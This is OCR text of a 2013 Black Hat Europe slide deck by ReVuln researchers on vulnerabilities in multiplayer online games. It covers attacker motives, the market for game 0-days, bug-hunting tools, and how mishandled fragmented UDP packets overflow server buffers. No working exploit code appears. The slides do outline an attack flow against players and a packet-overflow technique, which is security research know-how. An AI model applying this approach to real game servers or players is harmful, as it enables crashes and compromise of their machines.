MULTIPLAYER ONLINE GAMES INSECURITY

[Re]Vuln

black hat
EUROPE 2013
MARCH 12-15
AMSTERDAM
NETHERLANDS

Luigi Auriemma & Donato Ferrante

Who?

Donato Ferrante
@dntbug

Luigi Auriemma
@luigi_auriemma

Who?

Agenda

- Introduction
- Why games?
- Possible scenarios
- The market

Introduction on Multiplayer Games Security

- Game vulnerabilities
- Welcome to the real world

Finding Vulnerabilities

- What about the future?
- Conclusion

Considerations

Introduction

- Games are an **underestimated** field for security

- Number of **online players**:
  - 1,3,6,10,55,66,120,153,171,190,300,351,595,630,666,820,3003,5995,8778..

- Number of **online games**
  - 1, 2, 3, 5, 8, 13, 21, 34, 55, 89, 144, 233, 377, 610, 987..

- Think about games as possible attack vectors and players as possible targets…

- You have **thousands of attack vectors** and **millions of possible victims**

- Excellent and stealthy attack vector

- Oh! **Many games require Admin privs to run**
  - Often because of anti-cheating solutions..
    - Thanks anti-cheating! **:]**

Why games?

Why games?

- Two main entities/targets:

Players

Companies

- Each of these targets has a different "**attacker subset**"
  - Mostly defined by interests..

Why games?

- Two main entities/targets:
  1) Players
  2) Companies

Who wants to attack your game?

Script Kiddies..

Your roommate…
He told you to stop wasting bandwidth!

Rest of the world…

Why games?

- Two main entities/targets:
  1) Players
  2) Companies

Who wants to attack your **company**?

Script Kiddies..
They are everywhere

Your competitors..

Others…

Why games?

- Two main entities/targets:
  1) Players
  2) Companies
     - Competitors

"the more you are bad,
the more they are good"

- The **Company VS Company** logic:

  1) Company **A** attacks Company **B** servers/clients

  2) Players get pwned

  3) Servers will go down


  4) Will players of **B** still pay for a product they can't play (safely)?
     - Maybe they will think about moving to **A**'s products

Possible Scenarios

Never feel safe while playing online...

Possible Scenarios

- **Client-side** and Server-side



Supposed to be a happy world..

Server

Victim

Attacker


1. Get player/victim IP

2. Exploit a client-side bug

3. Pr0fit

Possible Scenarios

- Client-side and **Server-side**



Quick Recap

- We know the possible **victims**
- We know the possible **attackers**
- We know how victims and attackers can interact
- We know about possible **scenarios**
- But something is still missing…

Quick Recap

- How attackers get vulnerabilities…

They buy

Or..

They hunt

The market

ReVuln Ltd.

The market

- **There is a market for 0-day vulnerabilities in online games**
  - Server-side and client-side bugs
- In this market **even Denial of Service bugs are valuable**
  - Taking down clients or servers is one of the possible goals

The market

- Who is on this market?

Players

Others

Server Admins

Companies


Game vulnerabilities

Game vulnerabilities

- **Main things we need to start hunting for vulnerabilities in games:**
  - **A Game**
    - No games no party..
  - **A Debugger/Disassembler**
  - **Some network monitor tools**
    - Wireshark
    - Custom scriptable tools (DLL proxy or others approach)
      - Scriptable via Ruby or Python (+1)
      - Can be used on-the-fly (+1)
      - Able to inject custom packets..
  - **Some brainwork**


Game vulnerabilities

- **Game** & **Game engine** & **bugs** math
  - 1 Game => 1 Game Engine
  - 1 Game Engine => n Games
  - Which can be seen as:
    - 1 bug in Game => 1 Game pwned
    - 1 bug in Game Engine => n Games pwned




Game vulnerabilities

- Are games an easy target?



Game vulnerabilities

- Custom Protocols, or the reason why we need **custom** "**sniffers**"



Typical game UDP packet format

Game vulnerabilities

- A **fragmented packet** (for games) is:
  - An interesting **child** of custom protocols using **TCP over UDP concepts**
  - A UDP packet
  - The base unit of a TCP over UDP implementation
  - Composed of:

    1) **POS**, the position of the current packet in the given stream


    1) **LEN**, current data len


    2) **DATA**, the current data

    3) **OTHER**, implementation dependent stuff

Game vulnerabilities


- Fragmented packets logic





Game vulnerabilities


- Fragmented packets (**supposed**) logic



1) Receive fragmented packet
2) Process header:
   - **POS, LEN**
3) Place **DATA** in its position
4) Process next packet..

Game vulnerabilities

- Fragmented packets (**actual**) logic


AAAAAAAAAAAAAAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAA
Hello
!
Game Engine Allocated Buffer
Server Memory
Game Engine
pkt>X:Y:AA..A

